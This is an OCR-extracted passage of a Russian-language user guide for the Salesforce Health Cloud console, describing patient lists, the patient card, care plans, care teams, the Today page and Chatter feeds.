
Выбор приложения консоли

Доступны два приложения Health Cloud для использования в зависимости от ваших рабочих предпочтений. Можно выбрать любой вариант в меню приложений в верхней части страницы и в любое время перейти с одного приложения на другое.




Health Cloud — Worklist

Приложение Health Cloud — Worklist позволяет работать с фиксированной версией списка пациентов. Фиксированный список отображаются постоянно в левой части страницы. Когда вы выбираете пациента из списка, карта пациента и вложенные вкладки открываются справа от списка. Чтобы изменить размер фиксированного списка, щелкните по правому полю списка и протяните его до нужного размера Чтобы сделать размер фиксированного списка минимальным, щелкните стрелку на правом поле. Для отображения полного списка пациентов, включая параметры редактирования или управления списком, потяните стрелку в правом углу до полного разворота страницы.




Health Cloud — Console

Приложение Health Cloud — Console предоставляет непосредственный доступ к данным каждого конкретного пациента (профилям, вкладкам и вложенным вкладкам). Просто щелкните имя пациента в списке, и сведения о пациенте и вложенные вкладки отобразятся в полноэкранном режиме. Можно вернуться к списку пациентов, выбрав пункт «Пациенты» из списка меню в верхней левой части страницы.



Настроенные списки пациентов


Можно разделить пациентов на группы с похожими состояниями или признаками и работать с ними параллельно.



- Создайте списки, которые объединяют похожих пациентов **(1)**. Например, имеется шесть пациентов с гипертонией, для которых будут действовать одинаковые правила.
- Выберите одного или нескольких пациентов для работы с помощью **(2)**.
- Одновременно вы можете назначить всем шести пациента задачу **(3)** на выполнение определенной физической нагрузки каждую неделю. Или можно отправить напоминания о необходимости записаться на прием к врачу.


Карта пациента

В карте пациента имеется вся необходимая информация о пациенте: заболевания, предписания, посещения врача и контактные данные. Можно также использовать раскрывающийся список «Открытие новой вкладки» для открытия вложенных вкладок и просмотра таких данных о пациенте, как план по уходу, шкала здоровья и сведения о группе ухода.




План по уходу

Контролируйте хронические заболевания, выполняйте профилактику и применяйте протоколы основ здоровья, используя персонифицированный план мероприятий по уходу. Предоставьте пациентам возможность принимать активное участие в своем выздоровлении.



Шкала здоровья

Планируйте лечение и осуществляйте последующее наблюдение более эффективно. Шкала здоровья дает общее представление об обращениях, предписаниях и задачах, выполненных пациентом или подлежащих выполнению.




Группа по уходу за пациентами

Прим.: Salesforce Communities предоставляет совместную поддержку для Health Cloud. Некоторые из функций сотрудничества не будут доступны до включения Salesforce Communities и создания собственного сообщества пациентов.

Предоставьте вашему пациенту групповую поддержку, привлекая сообщество, которое будет следить за его выздоровлением. Через сообщество пациенты могут получить доступ к своим планам мероприятий по уходу и задачам, которые следует выполнить. Сиделки могут принимать участие в задачах, которые входят в их обязанности. Благодаря получению сведений на любом устройстве участники сообщества могут подключаться и действовать. Сообщество позволяет формировать

партнерские взаимоотношения с пациентами и их внешней группой по уходу. Можно добавлять внутренних и внешних участников и управлять всеми членами и ресурсами, доступными в каждой группе по уходу за пациентом.



- Вид группы по уходу **(7)** представляет собой связи, которые составляют профессиональную и личную сеть пациента и лиц, обеспечивающих уход.
- Если человек является участником сообщества, можно выбрать значок этого человека **(8)** и выполнять различные действия, например отправлять личное сообщение и назначать задачу.
- Взаимодействуйте с участниками группы по уходу с помощью Chatter **(9)**. Отправляйте личные сообщения пациенту и сиделкам, взаимодействуйте с внутренними участниками группы, не покидая профиль пациента.

Просмотр What's in Store на странице «Сегодня»


Начинайте свой день на странице «Сегодня», чтобы увидеть полную картину всего, что поможет улучшить этот день.

Чтобы перейти на страницу «Сегодня», выберите ее в переключателе вкладок в приложении консоли Health Cloud. Просмотрите все отслеживаемые задачи и ознакомьтесь с текущими диалогами, относящимися к вашим пациентам и компании.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.



- Просмотрите краткий отчет **(1)** о количестве пациентов под вашим управлением, а также о количестве новых пациентов на этой неделе. Считается, что пациенты находятся в вашей зоне ответственности до тех пор, пока вы являетесь назначенным координатором по медицинскому обслуживанию или пока не закрыт план медицинского обслуживания и статус обращения.
- В удобном индикаторе выполнения **(2)** отображается ход выполнения задач, назначенных вам или лицу, под вашим контролем и управлением.
- Просмотрите задачи **(3)**, относящиеся к планам по уходу для пациентов. Это позволит установить приоритетность работы и выявить пациентов, требующих внимания. На каждой плитке отображается имя пациента и количество задач, связанных с планом медицинского обслуживания. Щелкните плитку, чтобы вывести обзор по пациенту, просмотреть и обновить задачи.
- Лента What's Happening **(4)** на платформе Salesforce Chatter позволяет пользователю получать новейшие сведения о том, что происходит с пациентами и участниками рабочей группы. Это центр, где можно безопасно просматривать диалоги, имеющие большое значение для работы, а также участвовать в них. Отображается переписка между пользователем и пациентом, диалоги с поставщиками медицинских услуг в организации, а также события или объявления по компании.

  Прим.: Страница «Сегодня», подобно другим страницам решения Health Cloud, приспосабливается к размеру экрана используемого устройства. На устройствах небольшого размера лента What's Happening перемещается от боковой и к нижней части страницы. Прокручивайте, просматривайте и используйте ленту.

Используйте Chatter, чтобы быть в курсе событий

Лента What's Happening на платформе Salesforce Chatter позволяет пользователю получать новейшие сведения о том, что происходит с пациентами и участниками рабочей группы. Chatter — это приложение в системе Salesforce, позволяющее общаться и безопасно обмениваться информацией с людьми в режиме реального времени. Ленты Chatter содержат собственные сообщения и комментарии, сообщения и комментарии других пользователей, а также обновления для записей, опубликованные в организации Salesforce.

Используйте Chatter, чтобы обсуждать процесс ухода за пациентом с внутренней группой медицинского обслуживания. Своевременный обмен информацией упрощает и повышает эффективность координации оказания помощи и передачи пациентов. Врачи и другие медицинские работники организации могут обсуждать медицинскую помощь пациенту и управлять ею в рамках личной группы, не привлекая внешнюю группу медицинского обслуживания.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Вы можете поддерживать контакты и следить за важными диалогами несколькими способами. Можно отслеживать отдельного участника или группу, а также отмечать понравившиеся сообщения или комментарии.

- Начните отслеживание сообщения, нажав кнопку `Like` под сообщением или комментарием. Отметив понравившиеся сообщение, вы будете получать электронные уведомления о добавлении комментариев к нему. При нажатии ссылки «Нравится», доступной в комментарии, электронное уведомление будет отправлено только опубликовавшему его пользователю, а текущий пользователь будет получать электронные уведомления о добавлении всех последующих комментариев.
- Отслеживание важных контактов позволяет быть в курсе действий коллег. Найдите страницу профиля коллеги и нажмите **«Отслеживать»**. Обновления для отслеживаемого контакта отображаются в ленте. При отслеживании людей и записей обновления отображаются в ленте Chatter.

Обычно отображаются обновления для перечисленных ниже компонентов.


- Комментарии и сообщения между пользователем и пациентами, а также участниками сообщества группы медицинского обслуживания.

  Эти сообщения недоступны для других коллег в компании. Пациенты и участники сообщества группы медицинского обслуживания обозначаются оранжевой отметкой в левом верхнем углу фотографии.

- Диалоги с врачами и другими поставщиками услуг в организации.
- События и объявления по компании.
- Сообщения, комментарии и файлы в группах Chatter, участником которых является пользователь.
- Общедоступные файлы и списки.
- Задачи и другие события.
- Изменения полей записи (например, изменение ответственного и созданных пользователем планов оказания помощи).

Прим.: Обратите внимание, что личные сообщения, отправленные из профиля группы медицинского обслуживания, не отображаются в ленте и профиле пользователя, результатах глобального поиска и других общедоступных областях Chatter.

Обновления записи также называются системными сообщениями. Это обновления, которые формируются системой Salesforce при создании записи или изменении отслеживаемого поля записи. Доступные обновления записи определяются настройками функции отслеживания, заданными администратором, и доступностью самой записи. Система не позволяет просматривать отслеживаемые обновления ленты, которые были опубликованы более 45 дней назад и не содержат комментариев или предпочтений, ввиду их удаления.



Управление уходом за пациентами с помощью настраиваемых списковых представлений

С помощью настраиваемых списков пациентов можно организовать основной список в более маленькие списки на основе таких критериев, как общий протокол, диагнозы и планы лечения. Например, основной список недавно выписанных пациентов, перенесших хирургическую операцию, можно разбить по группам по типу проведенного вмешательства. Также можно рассылать напоминания о встречах, опросы или обучающие материалы нескольким лицам сразу, не проводя эти действия для отдельных пациентов.

Администратор Health Cloud управляет доступом к спискам пациентов.

Чтобы просмотреть отфильтрованный список пациентов, выберите нужный список в раскрывающемся списке **Выбор списка** или щелкните ссылку **Создать новый список** для определения собственного списка. Чтобы редактировать созданный список, убедитесь, что список, который вы хотите изменить, отображен, нажмите на шестеренку  и


ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

выберите **«Редактировать текущий список»**. Чтобы удалить список, нажмите на шестеренку и выберите **«Удалить текущий список»**. На каждой странице отображается до 200 пациентов. Если в списке содержится более 200 пациентов, вы увидите кнопку **«Показать еще»** для продолжения просмотра списка.

- Щелкните имя пациента, чтобы просмотреть сведения о пациенте в консоли.
- Чтобы отсортировать результаты поиска по возрастанию или убыванию, щелкните заголовок столбца. Сортировка полей, связанных с объектом «Организация».
- Создание и редактирование списка при нажатии .
- Для поиска элементов в списке введите фразу в поле «Поиск текста».
- В списке **Действие** создайте задачу для выбранных пациентов. Эти задачи связаны с основным планом лечения для каждого из выбранных пациентов. Если у пациента отсутствует основной план лечения, задача привязывается к организации пациента.



Пациенты отображаются в настраиваемом списке до тех пор, пока подходят под критерий, использованный при создании списка. Например, допустим, что имеется настраиваемый список с пациентами, которым была сделана операция по замене коленного сустава в последние 30 дней. Пациенты отображаются в списке в течение 30 дней после операции. Они убираются из списка по истечении данного периода времени. Таким образом, если Ивану Сидорову операция была сделана 1 мая, он будет в списке до 31 мая. После этого в списке он отображаться не будет, но по-прежнему останется в системе, и его можно добавлять в другие списки, пока Иван остается пациентом.


Используйте карту пациента для полного представления о нем

Для эффективного управления пациентами необходим доступ к их данным. Карта пациента содержит и отображает наиболее важные сведения из медицинской документации (например, данные о заболеваниях и лекарствах, контактная информация). Информацию можно с легкостью просматривать, при этом не требуется поиск или переход на другие страницы.


ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.



Чтобы получить подробные сведения о пациенте, выберите **Открыть новую вкладку**. Администратор может добавить ссылки на вложенные вкладки для сведений, например, о лекарствах, заболеваниях, медицинском оборудовании и т. д. На вложенных вкладках отображается вся информация о лечении пациента, поэтому не нужно переходить к другому контексту или на другую страницу. Пользователь может одновременно просматривать и работать со многими различными типами сведений о пациентах. Если в организации включена возможность использовать несколько планов по уходу, можно открывать все планы по уходу или один план по уходу. <ОБНОВИТЬ СНИМОК. ВСЕ ЕЩЕ УКАЗАНЫ ПЛАН ПО УХОДУ И ВРЕМЕННАЯ ШКАЛА>



Поиск образовательных статей и протоколов


Используйте виджет базы знаний для получения сведений о своих пациентах. Поиск протоколов, образовательных статей и видеоматериалов, а также ссылок на веб-сайты можно осуществлять с консоли, не покидая текущую страницу, на которой работаете.

- Создавайте статьи и управляйте ими **(1)** при наличии полномочия на создание статей.
- Ищите **(2)** статьи и протоколы.
- Настраивайте местоположение и размер виджета с учетом ширины окна. Если ширина окон менее 600 пикселов, доступные для поиска объекты отображаются посредством раскрывающегося меню.

ВЕРСИИ

Health Cloud доступно в Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.



Подготовка к работе с консолью Health Cloud

Чтобы начать использовать консоль Health Cloud для управления данными о пациентах, нужно выполнить настройку.

EHR и другие клинические системы обеспечивают медицинские сведения, которые очень важны для планирования, выполнения и поддержки плана лечения пациента. Консоль Health Cloud дает общее представление о медицинских записях пациента, однако Health Cloud — это отдельная система, которая дополняет EHR. Консоль получает сведения из исходной системы медицинских записей, но не отправляет данные обратно в EHR. Система EHR всегда остается системой хранения записей.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Одна из первых задач — создать пациентов из данных, полученных при интеграции с медицинскими записями. В ходе этого процесса вы можете назначить себя в качестве координатора лечения, чтобы подготовить процесс управления пациентами. Затем вы добавляете терапевтов, членов семей и других работников к команде лечения. В конце вы создадите план лечения, составленный с учетом состояния определенного пациента.

Заполнение профиля Chatter

